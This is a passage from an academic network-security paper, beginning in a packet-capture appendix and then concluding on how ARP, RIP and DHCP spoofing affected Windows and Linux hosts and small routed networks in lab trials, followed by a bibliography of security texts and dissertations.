141 146.543740 10.21.26.53      10.21.26.1        ICMP     Echo (ping) reply
142 147.538081 10.21.26.1       10.21.26.53       ICMP     Echo (ping) request
143 147.538220 10.21.26.53      10.21.26.1        ICMP     Echo (ping) reply
144 148.569460 10.21.26.1       10.21.26.255      BROWSER  Local Master Announcement MAUL103, Workstatic
145 150.656620 10.21.26.53      10.21.26.255      BROWSER  Local Master Announcement MAUL104, Workstatic
146 179.909734 10.21.26.53      10.21.26.1        ICMP     Echo (ping) request
147 179.909777 10.21.26.1       10.21.26.53       ICMP     Echo (ping) reply
148 180.909665 10.21.26.53      10.21.26.1        ICMP     Echo (ping) request
149 180.909708 10.21.26.1       10.21.26.53       ICMP     Echo (ping) reply
150 185.722851 10.21.26.53      Broadcast         ARP      Who has 10.21.26.1?  Tell 10.21.26.53
151 185.722880 10.21.26.1       10.21.26.53       ARP      10.21.26.1 is at 00:e0:29:1d:3b:c4
152 192.798019 10.21.26.53      10.21.26.255      BROWSER  Domain/Workgroup Announcement SYSLAB, NT Work
```

Packet # 146 from previous Figure

```
⊞ Frame 146 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: 00:e0:29:29:9a:01, Dst: 00:e0:29:1d:3b:c4
⊞ Internet Protocol, Src Addr: 10.21.26.53 (10.21.26.53), Dst Addr: 10.21.26.1 (10.21.26.1)
⊞ Internet Control Message Protocol
```

Packet # 147 from previous Figure

```
⊞ Frame 147 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: 00:e0:29:1d:3b:c4, Dst: 00:e0:29:29:9a:01
⊞ Internet Protocol, Src Addr: 10.21.26.1 (10.21.26.1), Dst Addr: 10.21.26.53 (10.21.26.53)
⊞ Internet Control Message Protocol
```

Packet #150 from previous Figure

```
⊞ Frame 150 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:e0:29:26:75:f6, Dst: ff:ff:ff:ff:ff:ff
⊞ Address Resolution Protocol (request)
```

Packet #151 from previous Figure

```
⊞ Frame 151 (42 bytes on wire, 42 bytes captured)
⊞ Ethernet II, Src: 00:e0:29:1d:3b:c4, Dst: 00:e0:29:26:75:f6
⊞ Address Resolution Protocol (reply)
```

Various trials demonstrate that occasionally one host will have a successful ping while the other will have a ping failure. Trials have also shown pings from both hosts simultaneously failing.

This type of inconsistency concludes that it is difficult to predict which host the DHCP server will recognize. Thus, Windows XP and IP version 4 does not address this type of DHCP IP addressing conflict very effectively.

Chapter 4: Conclusion

Address Resolution Protocol Spoofing

ARP Spoofing demonstrates that the integrity on Windows OSes machines is worst compared to Linux machines. Linux machines will be less susceptible in believing illegitimate ARP Replies and they will not update their ARP tables. This will make pings successful and communication between legitimate parties will not be disrupted. Windows OSes machines would believe illegitimate ARP Replies on a trust basis and they will update their ARP tables to comply with the attacker. This will cause pings to fail and communication between legitimate parties will cease.

Moreover, ARP attacks prove to obstruct Windows OSes machines from starting up on the network. If the IP address is statically configured, the Windows OSes has a heuristic which will disable its own interface when an IP conflict occurs on the network.

Routing Information Protocol Spoofing

RIP Spoofing demonstrates that networks involving 2 routers or less will not be affected by spoof routing advertisements. Under such attacks, communication can carry on. Such attack is not effective on small scale.

On the contrary, networks involving 3 routers or more will be affected as metrics will have a more significant role in determining how packets are routed through the network. Even after such RIP attack is set on a network, the network will require a considerable amount of time to recover from the attack. The network will be disrupted and communication from subnets connected to the router, which was the victim, to the subnet, which was the subnet being spoofed, will be unreachable.

Dynamic Host Configuration Protocol Spoofing

DHCP Spoofing can deplete the available IP addresses in the range of the address pool. The DHCP server is susceptible to such Denial of Service attack. IP version 4 does not provide information for the DHCP server to distinguish illegitimate Discover packets and Request packets from legitimate Discover packets and Request packets.

DHCP conflict between statically configured host and host with reserved IP addresses remains a significant issue. In contention between these two hosts, it is desirable for the host with reservation to have priority of the IP address over any statically configured host, which is asking for the same IP address. There is no guarantee that the DHCP server will recognize the host that it has reservation for and there is possible network disruption under such condition.

General Conclusion

This paper has classified various forms of network attacks. It has made comparisons between how an ideal network is supposed to operate and how network service spoofing attack effect the network. Moreover, this paper has demonstrated that spoofing has a great deal of potential to disrupt an IP version 4 network. Different platforms behave differently under similar attacks. Some platform may be able to recover from certain attacks when other platforms may fail.

Annotated Bibliography

- Brenton, C., and Hunt, C. *Mastering Network Security, Second Edition.* Sybex, 2003.
- Dunsmore, B. et al. *Mission Critical Internet Security.* Syngress Publishing, 2001.
- Lail, B.M. *Broadband Network & Device Security.* Osborne/McGraw-Hill, 2002.
- Andress, M., Cox, P., and Tittel E. *CIW Security Professional Certification Bible.* Hungry Minds, 2001.
- Knipp, E. et al. *Managing Cisco Network Security, Second Edition.* Syngress Publishing, 2002.
- Schiffman, M. D. Building Open Source Network Security Tools. Wiley Publishing, Inc. 2003
- Chang, H. "On Real-time Intrusion Detection and Source Identification." Diss. North Carolina State University, 2000.
- Blumsack, L. "Internet Protocol Version 6 and the Future of Home Networking." Diss. Rochester Institute of Technology, 2000.
- McGann, D.D. "Adaptive Virtual Protocol Stacks for Intrusion Detection Applications." Diss. Rochester Institute of Technology, 2001.
- Keung, S. "Design and Analysis of Security Protocols Against Off-line Guessing Attacks." Diss. University of California, Irvine, 1997.

- Savage, S. "Protocol Design in an Uncooperative Internet." Diss. University of Washington, 2002.
- Cheung, S. "An Intrusion Tolerance Approach for Protecting Network Infrastructures." Diss. University of California, Davis, 1999.
- Ye, B. "Network Denial-of-Service: Classification, Detection, Protection." Diss. Syracuse University, 2001.
- Dandurand, G. R. L. "Detection of Network Infrastructure Attacks Using Artificial Traffic." Diss. Royal Military College of Canada, 1998.
- Howard, J. D. "Analysis of Security Incidents on the Internet 1989-1995." Diss. Carnegie Mellon University, 1997.
- Martinez, M. A. "Network Security: A Theory for Securing Computer Networks Against Denial of Service." Diss. The University of Houston Clear Lake, 2001.
- *Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing*. Request for Comments: 2267. Jan. 1998. Network Working Group. Apr. 2003 <http://www.ietf.org/rfc.html>